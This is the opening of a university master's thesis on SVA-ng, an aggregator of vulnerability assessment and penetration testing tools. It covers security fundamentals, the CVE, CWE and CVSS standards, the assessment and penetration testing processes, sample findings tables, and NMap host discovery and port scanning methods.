POLITECNICO DI TORINO

Corso di Laurea in Computer Engineering

Tesi di Laurea Magistrale

Vulnerability Assessment tools aggregator implementation

Relatore
prof. Antonio Lioy

Erik Focareta

Anno accademico 2017-2018

† to Gianfranco Loi

Summary

While information technology is taking steps forward in every aspect of our lives, the necessity of protecting data and infrastructures is growing everyday bigger. For small and medium businesses, security have been a synonym of antivirus, firewalls and IDS. However, the current trend is to prefer proactive solutions instead of reactive. In this context, many automatic scanner tools that performs vulnerability assessment on customer infrastructures took place in the market. Due to the complexity of such tools, the integration among them is mostly not available in common solutions.

This thesis aims to describe the functionalities as well as the development process of a cyber security vulnerability assessment tools aggregator application that offers a view on the overall exposed surface of customer infrastructures. The platform was developed by the author of this thesis together with the Shorr Kan IT s.r.l. staff from which the application takes its name (Shorr kan Vulnerability Assessments - Next Generation).

SVA-ng is therefore a software that allows the integration among already existing Vulnerability Assessment and Penetration Testing tools both in launching new scans and in analysing the results. The application offers a single web interface to its users from which multiple operations such as keeping track of the found vulnerabilities, generating standard reports and interacting with remote probes hosting specific tools can be performed. SVA-ng has been designed in order to be configured on a dedicated laptop, shipped to the customer and installed into the target network with a minimal configuration effort. The tester will then interact with it remotely without having to move physically to the customer infrastructure. The customer itself can access the assessment partial results.

We will begin by discussing some of the fundamentals of cyber security in the first chapter, starting with the concept of known vulnerabilities and how they are modelled and organized. Later on, we will define and discuss the features of Vulnerability Assessment and Penetration Testing processes in order to fully comprehend the scope of the SVA-ng application.

Moving onto the second chapter, since the described application aim is to import and to interact with other applications, we will describe the inner workings of some open-source and proprietary existing tools. Once again we will make a division amongst instruments used during vulnerability assessment tasks and during penetration tests. The majority of the described tools are the ones that the SVA-ng application interacts with.

The third chapter contains the design of the entire platform. At first, the analysis of the requirements is shown and discussed. On top of the latter, we will move from the physical architectural organization of devices to the structure of software modules and their behaviours. A brief introduction to the interaction amongst modules is also described due to the necessity of defining protocols from a high-level perspective.

The developers manual in the fourth chapter has the aim of describing the implementation details of the platform. We will start from the configuration of the device hosting the main server moving to the design of the database structures and to the implementation choices of the various code sections. We will also briefly describe all of the open-source libraries used by SVA-ng. Moreover, since the application includes the possibility of using probes hosted on different machines, the implementation of the communication among them is described.

The users manual, located in the fifth chapter, will then extensively describe the most common operations that a user might want to perform. Starting from the installation, every action is described with the aid of screenshots and most common error explanations.

Finally, the sixth chapter contains the analysis of the product by defining and measuring some of the possible indexes that might be relevant to the end user. This chapter refers to the analysis of the requirements in order to verify the program compliance to the previously defined goals.

Acknowledgements

It is a pleasure to thank all of those that made the work of this thesis possible and enjoyable. In particular, I would like to thank all of my colleagues for the skills, the knowledge and the experience they chose to give me for this project. Furthermore, I would like to thank all of those people, such as friends and relatives, that made available their non-technical support for nothing but my acknowledgements in return. Last but not least, none of the work here discussed would have been possible without the professors of Politecnico. To them, I want to show all my gratitude and respect, and to thank them for the knowledge they passed.

Contents

Chapter 1

Introduction

This chapter introduces the most fundamental concepts of information technology security and it is meant to justify the need of assessment activities. It starts with a short introduction on the global cyber security situation developing concepts such as vulnerability, threat and criticality. Vulnerability Assessment and Penetration Testing activities are later described in order to lay a solid basis to develop further concepts.

1.1 Cyber Security Overview

The aim of information security is to preserve **confidentiality, integrity and availability** of information [1]. Since IT systems are becoming more and more complex, it is impossible to test outputs exhaustively for every possible input. This makes devices and networks potentially vulnerable by nature. In order to perform the hard task of protecting them and the data they handle, it is essential to define what the assets are, what their attack surface is and how much critical they are.

Assets are identified as all infrastructures, software and people needed for a certain service to work. While for the purpose of this thesis people are not strictly considered as assets, it is important to note that a significant amount of cyber-crimes make use of social engineering techniques.

Attack surface defines the complete set of points that an unauthorized user could exploit in order to compromise the specific service. For what concerns networks, protocols and ports are considered such. In software development, input fields, file accesses and calls to web services represents attack vectors. Attack surface is therefore the sum of all these points and might be not easy to identify. Developers and maintainers frequently ignore some weak spots in the system considering them as not relevant. This wrong evaluation might lead to critical threats.

Vulnerability is a software or hardware flaw that can be exploited in order to perform non authorized or unexpected actions on some assets. Vulnerabilities require certain prerequisites and might have specific impact. As an example, in order to use default credentials on a specific server, the user must be connected to such server (prerequisite). If it is able to match the requirement and if the server allows default credentials login (vulnerability), it can obtain access to the system (impact).

Severity is the measure of how much the exploitation of a specific vulnerability is likely to produce a relevant impact on the system. While the presence of a certain vulnerability is usually assertable by a specific linear procedure, the ranking activity is highly dependent on assets criticality. As an example, being able to ex-filtrate all records in a database might have different consequences for different companies and therefore different severity.

Threats are defined as the real compromising events. They usually are consequences of a vulnerability exploitation. They might be accidental or deliberate (attacks).

1.2 Known Vulnerabilities

Nowadays, the IT market is offering more and more pre-packet softwares while ad-hoc solutions are becoming fewer. Finding a vulnerability in a product often implies that every solution using the same product presents the same vulnerable spots. This allowed standardization and the creation of various databases collecting publicly known exposures. In past decades, vendors used to define their own standards having high complexity in implementing and managing security on multi-vendor systems.

The **National Vulnerability Database (NVD)** is by far the most used multi-vendor vulnerability database. It is based on the **Common Vulnerabilities and Exposures (CVE)** standard that is maintained by Mitre Corporation, funded by the United States Department of Homeland Security. Every CVE entry contains [2]:

- a serial number in the form CVE-YYYY-NNNN[N][N]
- a short and unified description of the vulnerability
- any relevant reference to research paper or web page describing it

As an example, one of the eternal blue vulnerability CVE is described here [3]:

- CVE-ID: CVE-2017-0143
- Description: The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
- References:
  - http://www.securityfocus.com/bid/96703,
  - http://www.securitytracker.com/id/1037991,
  - https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143,
  - https://www.exploit-db.com/exploits/41891/,
  - https://www.exploit-db.com/exploits/41987/

After the discovery of a potential vulnerability, it is possible to submit a request to any CVE Numbering Authority that, in case of matching prerequisites, will add the entry to the complete CVE list.

While CVE is useful to enumerate exposures, it does not fully classify them. Developers and security experts might need a more precise and granular categorization. To tackle this task, Mitre also maintains the **Common Weaknesses Enumeration (CWE)** standard. This complete list of entries includes fault, bugs and architectural issues that might lead to security threats. A single CWE entry contains [4]:

- CWE identifier number and weakness type (with description)
- Alternate terms for the weakness
- Description of the behaviour of the weakness

- Description of the exploit of the weakness
- Likelihood of exploit for the weakness
- Description of the consequences of the exploit
- Potential mitigations
- Node relationship information
- Code samples
- CVE Identifier numbers of vulnerabilities for which that type of weakness exists
- References

As an example, the CWE-120 is taken [5]. Since the complete entry would need more than one page, here we selected only the most relevant fields:

- CWE-ID: CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- Common Consequences: Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy. This can often be used to subvert any other security service ; Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Despite their simplicity, these systems are essential to modern cyber security. Without them it would not be possible to easily spread critical informations and to automate security procedures. Historically, every IT company defined its own standards and some of them are still in use. The most well known example of this phenomena is Microsoft Security Bulletin. At the moment, it used mainly for internal use in the forms of bug fixing and patches development. Many of the vulnerabilities present are addressed by one or many CVE IDs making CVE standard the currently most comprehensive one.

It is important to note that all systems that handle known vulnerabilities share common problems. The first consists in the necessity of continuous and low latency updates. When a critical exposure is noticed and documented, the faster the ID request is handled, the faster the notification to end users will be. As we will explain in later chapters, automated tools for vulnerability detection need dedicated plug-ins to be developed. Since many end users refer to these automatic tools results in order to update their software, shorter database update times have a significant impact on the length of the exposure window.

The second problematic stands in the nature of these systems. It consists in the fact that not every vulnerability is present there. End users must comprehend that the non occurrence of some solution, software or technology in these databases, is not a sufficient condition for claiming threat-safety. In shorter terms, they are not complete sets.

Another part of vulnerability enumeration is the severity estimate procedure. This classification is highly dependent on assets criticalities. However the National Vulnerability Database is currently maintaining an open framework for quantitatively describe general characteristics and impacts of known vulnerabilities: the **Common Vulnerability Scoring System (CVSS)** [6]. It defines the following metrics:

- Exploitability
  - Attack Vector, describing required logical distance
  - Attack Complexity
  - Privileges Required
  - User Interaction

  - Scope, describing capability of impacting other assets

- Impact
  - Confidentiality
  - Integrity
  - Availability

- Temporal
  - Exploitability, describing the current presence of an automated procedure that exploits it
  - Remediation Level
  - Report Confidence, describing the probability that the vulnerability actually exists

Each metric has its own possible values and they are later combined in order to obtain scores in the range from 0 to 10. General severity of a specific vulnerability is usually described with the Base Score which take into consideration only exploitability and impact metrics. To increase precision in the evaluation, whenever possible, temporal metrics are added. The score obtained by these formulas are not dependent on company specific necessities or characteristics and they are likely to give a distorted picture of the real risks. To tackle this problem, CVSS also defines Environmental Metrics. The latter modify previous metrics to better adapt to the environment in which vulnerabilities are found. In order to increase readability of scores, they are then mapped to risk classes that consists in: informational, low, medium, high and critical.

As an example, the CVSS of eternal blue is here shown [3]:

- Exploitability
  - Attack Vector: Network, since no physical access to the machine is needed to perform an exploit
  - Attack Complexity: High, since it is based on a buffer overflow that is considered quite complex to perform
  - Privileges Required: None, since the attack does not require to be authenticated but only connected
  - User Interaction: None, since it is fully scriptable
  - Scope: Unchanged, since in principle the exploit do not affect other resources

- Impact, everything is high since the consequence of the exploit is the possibility to execute arbitrary commands on the target
  - Confidentiality: High
  - Integrity: High
  - Availability: High

- Scores and general informations
  - Base Score: 8.1 (High)
  - Impact Score: 5.9 (max. 6.0)
  - Exploitability Score: 2.2, due to massive patching after 2017 attacks

It is interesting to note that the CVE and CVSS standards usage is increasing over time (figure 1.1. This trend is probably the result of an increasing security risks awareness and bigger systems mowing towards a common standard.




Figure 1.1. Registered CVE ID count over time [7]

1.3 Vulnerability Assessment

In the modern IT world, exposures to security risks represents potential economic losses. For this reason, companies are implementing business processes in order to minimize the probability of threats occurring. Vulnerability Assessment (from now on referred as VA) is the process of verification of the security posture of some specific assets performed by identifying and enumerating vulnerabilities.

Before establishing a formal procedure to perform such task, a well defined set of assets must be defined. In the case of network devices this usually consists in some IP subnets while in the case of web applications, lists of URLs are used. This not only identifies the assets, it also defines the type of procedures and tools that will be used. Basing on this analysis results companies can determine if they have the internal know-how to accomplish the task or, in alternative, if there is the necessity to externalize the process.

The second step consists in evaluating the risk related to each asset for each type of impact. The most widely used classes are Confidentiality, Integrity and Availability but some businesses might have more specific requirements. Authentication, Authorization and Non Repudiability are therefore also often used. Risk evaluation must be done carefully to correctly sort VA entries so that critical issues are addressed first. These risks will also be useful to better analyze results at the end of each assessment cycle.

The third step is the actual assessment task. Being the real core of the whole analysis, it is modeled in the following steps:

- **Conduct Assessment** consists in performing technical tests on the selected assets. Usually this phase refers to the same analysis at each cycle in order to save time and therefore to cut down costs. However, if assets changes, a modification to specifications might occur.
- **Identify Exposures** consists in assorting issues found in order to account tasks to different business teams with the most reasonable priorities.
- **Address Exposures** consists in the real alteration of software, hardware or asset architecture. There are cases in which the service that caused the exposure is not needed and therefore it can be disabled without investing on an update.

It is very important to note that the vulnerability assessment process represented in figure 1.2 is cyclic. This is a consequence of the fact that security is not a product but a process [10]. Encryption




Figure 1.2. Vulnerability assessment process [8]

standards, malware techniques and in general every aspect of cyber security is constantly changing over time. This principle therefore applies to vulnerability assessments too. As the previous section described, databases are constantly updated with sets of new known exposures and tests and it is therefore necessary to periodically check the state of assets. What was considered secure yesterday might not be secure today. The faster the cycle, the most updated the system will be and the less likely it is that threats will occur.

For what concerns the real process of checking vulnerabilities, the methodology is highly dependent on the type of the asset involved.

WAVA stands for Web Application Vulnerability Assessment. While web technology is currently being used for most new application, security processes specific to this technologies have been developed. Checking exposures involves:

- Configuration Management testing, consisting in testing SSL/TLS, exposure to administrative interfaces and general infrastructural weaknesses
- Authentication testing, checking for login bypasses, guessable or weak account credentials, user enumeration and other user related issues
- Authorization testing such as path traversals and weak or not enforced authorization policies
- Session Management testing, consisting in checking cookies and session variables accessibility
- Data Validation testing, leading to SQLInjections, cross site scripting, buffer overflows and other related attacks
- Web Services testing such as WSDL, XML, SOAP or REST weaknesses
- Ajax testing, asynchronous requests checking
- Business Logic testing, which is highly dependent on the specific applications.

NVA (Network Vulnerability Assessment) is the process of checking for loopholes in a certain subnet. It involves:


- Network Authentication and Authorization testing, checking for misconfiguration in routes and firewall policies

- WiFi and other wireless access points testing
- Network Stress tests, for exposures to DDoS attacks
- Node analysis, checking every single node of the network against known attacks, misconfigured softwares and guessable credentials.

Static Program Analysis is the process of analysing software source code with the aim of finding loopholes that might expose vulnerable weaknesses.

Results of a vulnerability assessment activity are usually presented in a tabular form called VAT (Vulnerability Assessment Table). While there is not a common standard, it usually has one line for each vulnerability and it includes the description, the impact severity or criticality and, if available, a standard remedy for such weakness. As it is possible to see in figure 1.4, it can have additional fields depending on company specific requests or assessment type.

Another possible result is the one shown in figure 1.3. This is usually presented for management use since it gives a better perspective on the overall situation of nodes. Lines are used for different nodes while columns for different ports and services.



Ip	22 / ssh	80 / www	443 / www	445 / cifs	2222 / ssh	3260 / iscs...	5353 / mdns	5556 / remo...	7001 / www	8082 / www	8200 / www	8201 / www	8443 / www	8444 / www	9090 / www
10.71.240.100	P	P	V										V	V	P
10.71.240.159	V	V													
10.71.240.160	V	V													
10.71.240.175	V				V	V									
10.71.240.177	V				V	V									
10.71.240.188	P	P		V			V								
10.71.240.24	P												V		
10.71.240.25	P												V		
10.71.240.60	V							V	V		V	V			

Figure 1.3. NVA matrix sample from SVA-ng

While in principle it is possible to complete all parts of the Vulnerability Assessment manually, companies often choose to make use of specialized tools that automate parts of the process in order to minimize time spent on repetitive tasks. The market offers many products to satisfy this need which we will discuss in chapter 2 but they usually introduce false positives and false negatives in the analysis results. For this reason, even if in principle some tools are supposed to be completely autonomous, operators should manually check suspicious signaled vulnerabilities. Errors in results might lead to wrong risk evaluations and therefore they potentially increase maintenance costs.

1.4 Penetration Testing

While Vulnerability Assessment can be seen as an amplitude search of all exposure of a system, Penetration Testing is the activity of exploiting them trying to achieve all privileges. It is a realistic simulation of an attack and therefore it is also called ethical hacking. Operators might have different levels of insight in the system / application to test:

- Black Box: no previous knowledge, no credentials
- White Box: all internals are documented, credentials are given

- Gray Box: any different configuration of knowledge, low privileges credentials might be given.

In order for the test to be realistic, the selected methodology is usually the first one. This implies that the tester should not have worked on the creation, installation or maintenance of the system and therefore he should not be an employee of the given company.

Vulnerability Assessment and Penetrations Testing are completely different activities. The latter has the aim to document the system exploitation in order to enumerate and fix the exposures that might be used by real world attackers. Therefore operators make use of completely different approaches. Brute-forcing credentials, hashes cracking and network sniffing are some examples of how the latter is more aggressive and of how it uses realistic techniques. While assessments tools traffic is usually allowed in the network, testers are also required to evade firewalls, IDS/IPS systems and anti-malware softwares.

While in VA activities exposures are checked, in PT activities they are exploited. This means that the tester is actively and willingly violating security principles creating the possibility of system failures, data ex-filtrations or other defects. For this reason it is not recommendable to implement autonomous software with PT capabilities. However, many software exists, including complete operating systems, in order to help the tester in its function. We will describe some of them in the next chapter.

According to OWASP PTES technical guidelines [11], Penetration Testing activities are usually structured in the following steps:

1. Intelligence gathering is the collection of information relative to the target. It includes gathering data about the company, its employees and facilities. Some of the techniques used are enumerating users and mails, OS banner grabbing and network topology scans. Collected data are useful in further steps.


2. Vulnerability analysis represents the technical activity of vulnerability assessment.

3. Exploitation consists in gaining access to the system. This is usually obtained by exploiting known vulnerabilities. During this phase it can occur that the tester does not manage to gain required access.

4. Post exploitation is the activity of collecting further data of the target system. It involves hashes, registries and relevant files capture. These are later on used in order to demonstrate the success of the PT activity.

5. Reporting. Exactly as for VA, results and possible solutions are collected and documented to the company so that patches can be produced.

In this chapter we introduced basic concepts behind cyber security, vulnerabilities and assessment activities. This will be useful later on in order to understand what automated tools are and in order to justify some SVA-ng design choices.



ID	Update	IMPACT	VULNERABILTY	RISK	REMEDY	REMEDY EFFORT	ATTACK EASINESS	URL
V01	09/11/2017	HIGH	SQL Injection	SQL injection allows an attacker to craft requests in order to modify the mssql query and gain read access to the whole database with ***web_server*** user rights.	Use prepared statements; sanitize client input in order to remove special characters, such as quotes, double quotes, keywords (SELECT, UNION) and so forth.	MEDIUM	MEDIUM	https://examplehost.com/login https://examplehost.com/forgot
V02	09/11/2017	MEDIUM	Strict Transport Security Misconfiguration (HSTS)	HSTS is a security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header it will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.	Include *Strict-Transport-Security* in application response header	LOW	HIGH	-
V03	09/11/2017	LOW	Information Disclosure	It is possible to obtain useful information from server response headers, default files, test directory and unhandled exceptions. This could help attackers to conduct further attacks.	Remove test directory and default files in a production environment. Remove version and debug information from server responses.	LOW	HIGH	http://examplehost.com/README.txt http://examplehost.com/test/
V04	09/11/2017	INFO	Javascript Library XSS	The js library includes function that does not properly sanitize input thus is affected by vulnerabilities such as cross site scripting and sandbox bypass.	Update the library to a more recent version	MEDIUM	MEDIUM	https://examplehost.com/js/bootstrap.min.js https://examplehost.com/bower_components/angular/angular.min.js

Figure 1.4. WAVA VAT sample from Shorr Kan IT engineering (obfuscated for non disclosure)

Chapter 2

Existing Tools

With the increasing number of interconnected devices and the implementation on a daily basis of new sensitive services, the need of standard and automated procedures to check the critical points is fundamental. This chapter presents the existing tools available to perform these activities, their peculiarities and usage. It later describes some of the tools used in the Penetration Testing in order to clarify their integration with SVA-ng.

2.1 Vulnerability Assessment Tools

Tools of this category aim to the identification and enumeration of systems exposures. This is usually done by performing activities such as port scanning, service detection and service specific vulnerability tests.

2.1.1 NMap

NMap (Network Mapper) is a free open source network security scanner originally developed for Linux operating systems and then ported to almost every other OS [12]. It is considered one of the most essentials tools together with netcat. Its original version is completely command line based but many graphical user interfaces exists such as ZenMap. The reasons behind its success are simplicity of use and versatility. Indeed, NMap can perform tasks such as host discovery, port scanning, banner grabbing and OS detection. Its interactions on the network are fully scriptable via its own scripting engine called NSE or programmed with the Lua language.

Many security tools include NMap or some of its variants in their internals in order to have a powerful and fully updated network scanner. Mainly for this reason, NMap allows users to choose among different output solutions. The default one is the interactive, command line based, standard output (figure 2.1). While this format is easily readable by operators, the preferred solution for other scripts, is either the ”grepable” output or the XML encoded one. The latter is the format used by SVA-ng.

While installing NMap, several lists are created in its installation folder. These are databases containing informations useful for multiple purposes. They include:

- a list of MAC addresses OUI (Organizationally Unique Identifier) with respective companies, used in order to identify the network interface manufacturer
- a list of OS fingerprints used during OS detection
- a list of expected responses for every service / protocol
- a list of service names, ports, ISO/OSI layer 4 protocols and probability of occurrence, useful for performing scans only on most probable ports, thus reducing needed network bandwidth
- a list of IEEE protocol numbers with respective names

```
$ nmap -Pn -p 22 scanme.nmap.org

Starting Nmap 7.50 ( https://nmap.org ) at 2017-11-27 04:37 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Figure 2.1. Sample of NMap basic scan output

Host Discovery

The first task to perform after a network is accessed consists in identifying available hosts. This step is called Host Discovery and NMap offers multiple methods to perform it.

Ping Sweep is the technique of sending an echo request ICMP packet to all specified addresses and waiting for the echo response. It is fully equivalent to the use of command ”ping”. NMap offers alternatives to echo requests such as timestamps and address masks requests. It is the default choice of NMap and must therefore be disabled with a specific flag when not needed. ICMP traffic is very often not allowed by switches and other network devices making this technique impossible.

TCP SYN Ping consists in sending a TCP packet to the specified IP addresses with the SYN flag set. The destination port (default 80) is not relevant since the default behavior of a port with no service running is to send a reset TCP packet to refuse the connection. Therefore, if any message from the target is received, the latter is marked as available and the connection is dropped. Whenever a firewall is present on the target host, the SYN packet is dropped, causing the operating system not to respond. This would mark the host as not available even if not true, making this technique not valid.

TCP ACK Ping is not much different from TCP SYN Ping except for the ACK flag set instead of the SYN one. This probe was created in order for packets to avoid being dropped by a misconfigured firewall. Since most devices nowadays recognize not expected packets and drop them by default, this technique is mostly used in old networks.

UDP Ping consists in sending an empty UDP packet to port 40125. The choice of the port number is due to the fact that it is likely to be not in use. The default reaction to a UDP packet received on a not listening port is to respond with an ICMP port unreachable packet. This would cause the target to be marked as available. The reason of this technique is again to bypass misconfigured host firewalls that might not block UDP. SCTP INIT Ping is a similar technique involving SCTP instead of UDP.

IP Protocol Ping allows the user the specify layer 4 protocol. Default choice is ICMP but potentially any protocol can be sent. If NMap knows an example header of such protocol, it will inject it automatically.

ARP Ping or ICMPv6 Neighbor Discovery allows to sweep the network with requests for layer 2 addresses and if a response is obtained, such IP addresses are marked as available.

Port Scanning

The second and most used task that NMap is designed to perform automatically is port scanning. It is the activity of checking the state of layer 4 ports on one or more target hosts. Differently from other tools, NMap do not binary define the possible states but uses a more complex ranking. A port can therefore be classified as:

- open, if a service is listening on it
- closed, if no service is listening on it
- filtered, if there is some kind of packet filter that stops requests (i.e. firewall)
- unfiltered, if packets are not filtered but it is impossible to determine other states
- open|filtered, if it is impossible to determine if filtered or open
- closed|filtered, if it is impossible to determine if filtered or closed

As for host discovery, many different techniques are available for port scanning in order to better adapt to network configuration, presence of firewalls, privilege levels on the scanning computer and layer 4 protocol used.

